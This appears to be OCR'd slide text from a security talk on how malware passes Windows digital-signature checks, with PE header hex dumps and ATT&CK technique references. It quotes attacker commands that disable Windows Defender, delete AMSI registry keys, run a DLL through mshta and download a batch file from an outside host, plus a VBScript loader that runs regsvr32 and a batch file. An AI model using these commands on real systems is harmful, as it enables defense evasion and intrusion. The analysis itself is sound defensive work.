00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

```
9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2 2C
30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92 12 8C
AD 95 25 A4 66 1C 05 66 28 AE 9F BE D8 52 3E
57 1E EC A8 8A C0 ED AF 31 04 8A 70 DB E5 BA
AC
```

```
d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318
```


```
d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318
```

Let’s verify a PE’s signature

1 Compute digest of file

2 Decrypt signature using public key

3 Compare signature with computer digest



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54
68 69 00 00 00 72 6F 67 72 61 6D 20 63 61 6E 6E
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91 85 56
A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E AC 90 95
56    A8    91    DE    3E    AB    90    86    56
..................................................................................
A9 91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8 91
DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84 56 A8
91 DE 3E AA 90 84 56 A8 91 52 69 63 68 85 56
A8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 50 45 00 00 64 86 07 00 64 BD 75 E9 00 00
00 00 00 00 00 00 F0 00 22 20 0B 02 0E 0F 00 60
06 00 00 A6 02 00 00 00 00 00 00 36 06 00 00 10
00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02
00 00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00
00 00 00 50 09 00 00 04
```

```
9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2 2C
30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92 12 8C
AD 95 25 A4 66 1C 05 66 28 AE 9F BE D8 52 3E
57 1E EC A8 8A C0 ED AF 31 04 8A 70 DB E5 BA
AC
```

SHA256


d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318

Compare

Decrypt

d5cbfc56428d9c50b9f791bbf22c2453f3c962e5eeb43c3d034504b509297318

Why should you care about digital signatures?



Evasion

An effective way to evade detection

Masquarading

T1036.001 – Invalid code signature


Subvert Trust Controls

T1553.002 – Code signing


System Binary Proxy Execution

Sub-techniques T1218.001-014

Back to where we were…



```
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile
```



appContast.dll Properties

Digital Signature Details

Digital Signature Information
This digital signature is OK.

Signer information


Name: Microsoft Windows

E-mail: Not available

Signing time: Thursday, August 26, 2021 12:08:56 PM

Countersignatures


Name of signer:	E-mail address:	Timestamp
Microsoft Time-S...	Not available	Thursday, August 26.…



appContast.dll Properties

Property	Value
Description	
File description	App Resolver
Type	Application extension
File version	10.0.19041.1202
Product name	Microsoft® Windows® Operating System
Product version	10.0.19041.1202
Copyright	© Microsoft Corporation. All rights reserv…
Size	569 KB
Date modified	12/1/2021 4:22 PM
Language	English (United States)
Original filename	AppResolver.dll

Back to where we were…



```
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile
```

appContast.dll Properties

Digital Signature Details

General | Advanced

Digital Signature Information
This digital signature is OK.

Signer information

Name: Microsoft Windows

E-mail: Not available

Signing time: Thursday, August 26, 2021 12:08:56 PM

View Certificate

Countersignatures

Name of signer:	E-mail address:	Timestamp
Microsoft Time-S...	Not available	Thursday, August 26...

Details

OK

appContast.dll Properties

General | Digital Signatures | Security | Details | Previous Versions

Property	Value
Description	
File description	App Resolver
Type	Application extension
File version	10.0.19041.1202
Product name	Microsoft® Windows® Operating System
Product version	10.0.19041.1202
Copyright	© Microsoft Corporation. All rights reserv...
Size	569 KB
Date modified	12/1/2021 4:22 PM
Language	English (United States)
Original filename	AppResolver.dll

Remove Properties and Personal Information

OK | Cancel | Apply


AppResolver.dll

```
C«o°e©RÆD1"xRÄcµFF6t\YZAi©FS DC300€¤~0|1VT0    ACKETXUEOTACKDC3STXUS1DC3
Washingtonl DLE0SOACKETXUEOTBELDC3BELRedmondl RS0FSACKETXUEOT
DC3NAKMicrosoft Corporationl&0$ACKETXUEOTETXDC3GSMicrosoft Time-Stamp PCA
†F0
ACK *†H†÷
SOHSOHVTENQNULEOT,SOHNULKÕ„|q'©Ì[÷!ó%uVTüDELÎ=-9ê,STX§âEOTÕ/ŸŸEMSOHFS#
S<US0¿î€VTqEQQEOT(DÂ-Oy²<!-_i›®ã,Z,ˆ1ž»¬EOT9#"6LùDLESUB¥+»›D)FS/,SOHiÿÃ"/
kÅVTë!iòÇŸ|ñDEL¸ÑAqæ¤Ã)RSoûî,ølüx«¯ŠBSDC2DELÈ³TL/¿IXZ*9aðÉRSÖ%(àu¾—½MUS{U
```

appContast.dll

```
C«o°e©RÆD1"xRÄcµFF6t\YZAi
Washingtonl DLE0SOACKETXU
DC3NAKMicrosoft Corporat
†F0
ACK *†H†÷
SOHSOHVTENQNULEOT,SOHNULKÕ„|q'©Ì[÷!ó%uVTüDELÎ=-9ê,STX§âEOTÕ/ŸŸEMSOHFS#
S<US0¿î€VTqEQQEOT(DÂ-Oy²<!-_i›®ã,Z,ˆ1ž»¬EOT9#"6LùDLESUB¥+»›D)FS/,SOHiÿÃ"/
kÅVTë!iòÇŸ|ñDEL¸ÑAqæ¤Ã)RSoûî,ølüx«¯ŠBSDC2DELÈ³TL/¿IXZ*9aðÉRSÖ%(àu¾—½MUS{U

Set WshShell = CreateObject ("WScript.Shell")
Sub Sleep (ms)
  Set fso = CreateObject("Scripting.FileSystemObject")
  Dim sFilePath: sFilePath = fso.GetSpecialFolder(2) & "\WScriptSleeper.vbs"
  If Not fso.FileExists(sFilePath) Then
      Set oFile = fso.CreateTextFile(sFilePath, True)
      oFile.Write "wscript.sleep WScript.Arguments(0)"
      oFile.Close
  End If

  Dim oShell: Set oShell = CreateObject("WScript.Shell")
  oShell.Run sFilePath & " " & ms, 0, True
End Sub
Sleep (100000)
WshShell.run "cmd.exe /c regsvr32 9092.dll", 0
Sleep (600000)
WshShell.run "cmd.exe /c new2.bat", 0
window.close()
</script>
```


Can we trust a file’s digital signature?



How did they do it?

```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 00 00 00
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91
85 56 A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E
AC  90  95  56  A8  91  DE  3E  AB  90  86  56
.............................................................A9
91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8
91 DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84
56 A8 91 DE 3E AA 90 84 56 A8 91 52 69 63
68 85 56 A8 91 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 50 45 00 00 64 86 07
00 64 BD 75 E9 00 00 00 00 00 00 00 00 F0
00 22 20 0B 02 0E 0F 00 60 06 00 00 A6 02
00 00 00 00 00 00 36 06 00 00 10 00 00 00
00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00
00 00 00 00 50 09 00 00 04
```

How did they do it?




PE Headers

```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 00 00 00
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91
85 56 A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E
AC  90  95  56  A8  91  DE  3E  AB  90  86  56
..............................................................A9
91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8
91 DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84
56 A8 91 DE 3E AA 90 84 56 A8 91 52 69 63
68 85 56 A8 91 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 50 45 00 00 64 86 07
00 64 BD 75 E9 00 00 00 00 00 00 00 00 F0
00 22 20 0B 02 0E 0F 00 60 06 00 00 A6 02
00 00 00 00 00 00 36 06 00 00 10 00 00 00
00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00
00 00 00 00 50 09 00 00 04
```

Data

How did they do it?



PE Headers

Signature Size =>


No signature

```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 00 00 00
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91
85 56 A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E
AC  90  95  56  A8  91  DE  3E  AB  90  86  56
..............................................................A9
91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8
91 DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84
56 A8 91 DE 3E AA 90 84 56 A8 91 52 69 63
68 85 56 A8 91 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 50 45 00 00 64 86 07
00 64 BD 75 E9 00 00 00 00 00 00 00 00 F0
00 22 20 0B 02 0E 0F 00 60 06 00 00 A6 02
00 00 00 00 00 00 36 06 00 00 10 00 00 00
00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00
00 00 00 00 50 09 00 00 04
```

How did they do it?

1

Valid, signed file




```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91
85 56 A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E
AC  90  95  56  A8  91  DE  3E  AB  90  86  56
..........................................................A9
91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8
